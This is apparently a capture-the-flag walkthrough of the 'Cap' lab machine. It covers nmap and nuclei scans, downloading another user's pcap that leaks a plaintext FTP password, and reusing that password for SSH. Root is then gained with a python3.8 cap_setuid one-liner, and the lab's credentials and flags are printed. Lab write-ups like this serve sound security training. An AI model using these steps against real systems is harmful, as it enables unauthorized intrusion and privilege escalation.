Cap (easy)

Nmap :

```
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 fa:80:a9:b2:ca:3b:88:69:a4:28:9e:39:0d:27:d5:75 (RSA)
|   256 96:d8:f8:e3:e8:f7:71:36:c5:49:d5:9d:b6:a4:c9:0c (ECDSA)
|_  256 3f:d0:ff:91:eb:3b:f6:e1:9f:2e:8d:de:b3:de:b2:18 (ED25519)
80/tcp open  http    Gunicorn
|_http-server-header: gunicorn
|_http-title: Security Dashboard
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1
closed port
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.19, Linux 5.0 - 5.14
Network Distance: 2 hops
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 80/tcp)
HOP RTT       ADDRESS
1   128.95 ms 10.10.16.1
2   70.48 ms  10.129.9.125
```

- we found 3 ports open

Port 80 (HTTP) :

nuclei scan :


```
[missing-sri] [http] [info] http://10.129.9.125/
["https://cdnjs.cloudflare.com/ajax/libs/Chart.js/2.7.2/Chart.min.js","https://code.highcharts
.com/highcharts.js","https://cdn.zingchart.com/zingchart.min.js","https://www.amcharts.com/lib
/3/plugins/export/export.css"]
[snmpv3-detect] [javascript] [info] 10.129.9.125:161 ["Enterprise: unknown"]
[ssh-password-auth] [javascript] [info] 10.129.9.125:22
[ssh-sha1-hmac-algo] [javascript] [info] 10.129.9.125:22
[ssh-auth-methods] [javascript] [info] 10.129.9.125:22 ["["publickey","password"]"]
[CVE-2023-48795] [javascript] [medium] 10.129.9.125:22 ["Vulnerable to Terrapin"]
[ssh-server-enumeration] [javascript] [info] 10.129.9.125:22 ["SSH-2.0-OpenSSH_8.2p1 Ubuntu-
4ubuntu0.2"]
[ftp-detect] [tcp] [info] 10.129.9.125:21
[vsftpd-detect:version] [tcp] [info] 10.129.9.125:21 ["3.0.3"]
[openssh-detect] [tcp] [info] 10.129.9.125:22 ["SSH-2.0-OpenSSH_8.2p1 Ubuntu-4ubuntu0.2"]
[options-method] [http] [info] http://10.129.9.125/ ["OPTIONS, GET, HEAD"]
[tech-detect:owl-carousel] [http] [info] http://10.129.9.125/
[tech-detect:font-awesome] [http] [info] http://10.129.9.125/
[tech-detect:bootstrap] [http] [info] http://10.129.9.125/
[gunicorn-detect] [http] [info] http://10.129.9.125/ ["gunicorn"]
[old-copyright] [http] [info] http://10.129.9.125/ ["Copyright 2021"]
[http-missing-security-headers:strict-transport-security] [http] [info] http://10.129.9.125/
[http-missing-security-headers:content-security-policy] [http] [info] http://10.129.9.125/
[http-missing-security-headers:permissions-policy] [http] [info] http://10.129.9.125/
```

```
[http-missing-security-headers:x-permitted-cross-domain-policies] [http] [info]
http://10.129.9.125/
[http-missing-security-headers:referrer-policy] [http] [info] http://10.129.9.125/
[http-missing-security-headers:clear-site-data] [http] [info] http://10.129.9.125/
[http-missing-security-headers:cross-origin-embedder-policy] [http] [info]
http://10.129.9.125/
[http-missing-security-headers:cross-origin-resource-policy] [http] [info]
http://10.129.9.125/
[http-missing-security-headers:x-frame-options] [http] [info] http://10.129.9.125/
[http-missing-security-headers:x-content-type-options] [http] [info] http://10.129.9.125/
[http-missing-security-headers:cross-origin-opener-policy] [http] [info] http://10.129.9.125/
[INF] Scan completed in 2m. 27 matches found
```


- nothing interesting

URL based attacks

- when exploring the website i found that i can access all pcaps that is of the server
- ower pcap start with the ID = 1 i contains a normal trafic between me and the machine
- but when acceding the ID = 0 i find an internal network packets :



2026-01-30_22-39.png



0.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter … <Ctrl-/>
(genmon)XXX
22:44
Packets: 72
Profile: Default


```
No.  Time      Source          Destination     Protocol Length Info
   1 0.000000  192.168.196.1   192.168.196.16  TCP        68 54399 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
   2 0.000027  192.168.196.16  192.168.196.1   TCP        68 80 → 54399 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 SACK_PERM WS=128
   3 0.000190  192.168.196.1   192.168.196.16  TCP        62 54399 → 80 [ACK] Seq=1 Ack=1 Win=1051136 Len=0
   4 0.000241  192.168.196.1   192.168.196.16  HTTP      454 GET / HTTP/1.1
   5 0.000246  192.168.196.16  192.168.196.1   TCP        56 80 → 54399 [ACK] Seq=1 Ack=399 Win=64128 Len=0
   6 0.001742  192.168.196.16  192.168.196.1   TCP        73 80 → 54399 [PSH, ACK] Seq=1 Ack=399 Win=64128 Len=17 [TCP PDU reassembled in 7]
   7 0.001858  192.168.196.16  192.168.196.1   HTTP     1434 HTTP/1.0 200 OK  (text/html)
   8 0.002121  192.168.196.1   192.168.196.16  TCP        62 54399 → 80 [ACK] Seq=399 Ack=1397 Win=1049600 Len=0
   9 0.002208  192.168.196.1   192.168.196.16  TCP        62 54399 → 80 [FIN, ACK] Seq=399 Ack=1397 Win=1049600 Len=0
  10 0.002222  192.168.196.16  192.168.196.1   TCP        56 80 → 54399 [ACK] Seq=1397 Ack=400 Win=64128 Len=0
  11 0.042235  192.168.196.1   192.168.196.16  TCP        68 54400 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
  12 0.042273  192.168.196.16  192.168.196.1   TCP        68 80 → 54400 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 SACK_PERM WS=128
  13 0.042471  192.168.196.1   192.168.196.16  TCP        62 54400 → 80 [ACK] Seq=1 Ack=1 Win=1051136 Len=0
  14 0.042529  192.168.196.1   192.168.196.16  HTTP      416 GET /static/main.css HTTP/1.1
  15 0.042535  192.168.196.16  192.168.196.1   TCP        56 80 → 54400 [ACK] Seq=1 Ack=361 Win=64128 Len=0
  16 0.044325  192.168.196.16  192.168.196.1   TCP        73 80 → 54400 [PSH, ACK] Seq=1 Ack=361 Win=64128 Len=17 [TCP PDU reassembled in 17]
  17 0.044465  192.168.196.16  192.168.196.1   HTTP     1047 HTTP/1.0 200 OK  (text/css)
  18 0.044759  192.168.196.1   192.168.196.16  TCP        62 54400 → 80 [ACK] Seq=361 Ack=1010 Win=1050112 Len=0
  19 0.044922  192.168.196.1   192.168.196.16  TCP        62 54400 → 80 [FIN, ACK] Seq=361 Ack=1010 Win=1050112 Len=0
  20 0.044937  192.168.196.16  192.168.196.1   TCP        56 80 → 54400 [ACK] Seq=1010 Ack=362 Win=64128 Len=0
  21 0.447917  192.168.196.1   192.168.196.16  TCP        68 54410 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
  22 0.447952  192.168.196.16  192.168.196.1   TCP        68 80 → 54410 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 SACK_PERM WS=128
  23 0.448135  192.168.196.1   192.168.196.16  TCP        62 54410 → 80 [ACK] Seq=1 Ack=1 Win=1051136 Len=0
  24 0.448205  192.168.196.1   192.168.196.16  HTTP      408 GET /favicon.ico HTTP/1.1
```

```
▸ Frame 36: Packet, 69 bytes on wire (552 bits), 69 bytes captured (552 bits)
▸ Linux cooked capture v1
▸ Internet Protocol Version 4, Src: 192.168.196.1, Dst: 192.168.196.16
▸ Transmission Control Protocol, Src Port: 54411, Dst Port: 21, Seq: 1, Ack: 21, Len: 13
▸ File Transfer Protocol (FTP)
  [Current working directory: ]
```

```
0000  00 00 00 01 00 06 00 50  56 c0 00 08 00 00 08 00   ·······P V·······
0010  45 00 00 35 0e 24 40 00  80 06 e3 3b c0 a8 c4 01   E··5·$@· ···;····
0020  c0 a8 c4 10 d4 8b 00 15  60 81 78 52 1b 22 5c ea   ········ `·xR·"\·
0030  50 18 10 0a 73 da 00 00  55 53 45 52 20 6e 61 74   P···s··· USER nat
0040  68 61 6e 0d 0a                                     han··
```

Screenshot_2026-01-30_22_44_36.png

- we find special conversation using the ftp protocol that have ftp credentials



```
31 2.624570  192.168.196.1   192.168.196.16  TCP   68 54411 → 21 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
32 2.624624  192.168.196.16  192.168.196.1   TCP   68 21 → 54411 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 SACK_PERM WS
33 2.624934  192.168.196.1   192.168.196.16  TCP   62 54411 → 21 [ACK] Seq=1 Ack=1 Win=1051136 Len=0
34 2.626895  192.168.196.16  192.168.196.1   FTP   76 Response: 220 (vsFTPd 3.0.3)
35 2.667693  192.168.196.1   192.168.196.16  TCP   62 54411 → 21 [ACK] Seq=1 Ack=21 Win=1051136 Len=0
36 4.126500  192.168.196.1   192.168.196.16  FTP   69 Request: USER nathan
37 4.126526  192.168.196.16  192.168.196.1   TCP   56 21 → 54411 [ACK] Seq=21 Ack=14 Win=64256 Len=0
38 4.126630  192.168.196.16  192.168.196.1   FTP   90 Response: 331 Please specify the password.
39 4.167701  192.168.196.1   192.168.196.16  TCP   62 54411 → 21 [ACK] Seq=14 Ack=55 Win=1051136 Len=0
40 5.424998  192.168.196.1   192.168.196.16  FTP   78 Request: PASS Buck3tH4TF0RM3!
41 5.425034  192.168.196.16  192.168.196.1   TCP   56 21 → 54411 [ACK] Seq=55 Ack=36 Win=64256 Len=0
42 5.432387  192.168.196.16  192.168.196.1   FTP   79 Response: 230 Login successful.
43 5.432801  192.168.196.1   192.168.196.16  FTP   62 Request: SYST
44 5.432834  192.168.196.16  192.168.196.1   TCP   56 21 → 54411 [ACK] Seq=78 Ack=42 Win=64256 Len=0
45 5.432937  192.168.196.16  192.168.196.1   FTP   75 Response: 215 UNIX Type: L8
46 5.478790  192.168.196.1   192.168.196.16  TCP   62 54411 → 21 [ACK] Seq=42 Ack=97 Win=1050880 Len=0
47 6.309628  192.168.196.1   192.168.196.16  FTP   84 Request: PORT 192,168,196,1,212,140
48 6.309655  192.168.196.16  192.168.196.1   TCP   56 21 → 54411 [ACK] Seq=97 Ack=70 Win=64256 Len=0
49 6.309874  192.168.196.16  192.168.196.1   FTP  107 Response: 200 PORT command successful. Consider using PASV.
50 6.310514  192.168.196.1   192.168.196.16  FTP   62 Request: LIST
51 6.311053  192.168.196.16  192.168.196.1   FTP   95 Response: 150 Here comes the directory listing.
```


2026-01-30_22-46.png

credentials

```
user = nathan
pass = 'Buck3tH4TF0RM3!'
```

port 22 (ssh)


- using the credential obtained we opened an ssh session



```
┌──(kali㉿kali)-[~]
└─$ ssh nathan@10.129.9.125
The authenticity of host '10.129.9.125 (10.129.9.125)' can't be established.
ED25519 key fingerprint is: SHA256:UDhIJpylePItP3qjtVVU+GnSyAZSr+mZKHzRoKcmLUI
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.9.125' (ED25519) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
nathan@10.129.9.125's password:
Permission denied, please try again.
nathan@10.129.9.125's password:
Permission denied, please try again.
nathan@10.129.9.125's password:
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.4.0-80-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Fri Jan 30 22:01:51 UTC 2026

  System load:           0.0
  Usage of /:            36.7% of 8.73GB
  Memory usage:          25%
  Swap usage:            0%
  Processes:             227
  Users logged in:       0
  IPv4 address for eth0: 10.129.9.125
  IPv6 address for eth0: dead:beef::250:56ff:fe94:25fa

  ⇒ There are 3 zombie processes.


63 updates can be applied immediately.
42 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Thu May 27 11:21:27 2021 from 10.10.14.7
nathan@cap:~$
```

2026-01-30_23-03.png

- here we find the user flag



```
Last login: Thu May 27 11:21:27 2021 from 10.10.14.7
nathan@cap:~$ ls
user.txt
nathan@cap:~$ cat
.bash_history  .bash_logout   .bashrc          .cache/          .pr
nathan@cap:~$ cat user?txt
ede982ec04da945ee854f9b8950295a3
nathan@cap:~$
```


2026-01-30_23-05.png

user flag

```
ede982ec04da945ee854f9b8950295a3
```

Privelage escalation


- we first run linepeas and we find an interesting bin that have 'setuid'



```
Files with capabilities (limited to 50):
/usr/bin/python3.8 = cap_setuid,cap_net_bind_service+eip
/usr/bin/ping = cap_net_raw+ep
/usr/bin/traceroute6.iputils = cap_net_raw+ep
/usr/bin/mtr-packet = cap_net_raw+ep
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper = cap_net_bind_service,cap_net_admin+ep

╔══════════╣ Users with capabilities
╚ https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#capabilities
```

2026-01-31_00-00.png

- now we use that binary to lunch a bash session with root privileges



```
Sorry, user nathan may not run sudo on cap.
nathan@cap:~$ /usr/bin/python3.8 -c 'import os; os.setuid(0); os.system("/bin/bash")'
root@cap:~# ls
snap  user.txt
```

2026-01-31_00-39.png

- now we can read the flag witch is located under /root

Root flag

```
f3d8d44e5e1e98fda27066a58fe6164f
```